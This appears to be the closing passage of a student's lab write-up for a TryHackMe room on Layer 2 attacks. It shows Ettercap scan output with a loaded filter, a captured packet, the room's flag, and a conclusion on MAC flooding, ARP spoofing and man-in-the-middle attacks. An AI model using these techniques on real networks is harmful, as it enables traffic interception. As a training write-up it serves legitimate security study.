
```
ettercap 0.8.3 copyright 2001-2019 Ettercap Development Team

Content filters loaded from whoami.ef...
Listening on:
  eth1 -> E6:4D:8A:6B:D6:E4
          192.168.12.66/255.255.255.0
          fe80::80f2:dbff:fe56:1981/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/all/use_tempaddr is not set to 0.
Privileges dropped to EUID 65534 EGID 65534...

  34 plugins
  42 protocol dissectors
  57 ports monitored
24609 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
- |==========================================>        |  83.92 %
```



```
TCP  192.168.12.20:33812 --> 192.168.12.10:4444 | AP (27)
THM{wh4t_an_ev1l_M!tM_u_R}
```

Here is completion screenshot and link

Link: https://tryhackme.com/room/layer2



Congratulations

You've completed the room! Share this with your friends:

Conclusion

In conclusion, this assignment has provided a comprehensive overview of network security attacks, focusing on Layer 2 MAC flooding, ARP spoofing, passive network sniffing using Tcpdump, and MITM attacks using Ettercap. We began by exploring the concepts behind MAC flooding and ARP spoofing, understanding their techniques and implications for network security. Moving forward, we learned about passive network sniffing and how Tcpdump can be employed to capture and analyze network traffic.

Furthermore, we examined the usage of Ettercap as a tool for MITM attacks, including ARP spoofing. We understood the importance of responsible and authorized usage of such tools, as they can have severe consequences if misused. By familiarizing ourselves with these attack methods and their associated countermeasures, we gained valuable insights into protecting networks from potential threats.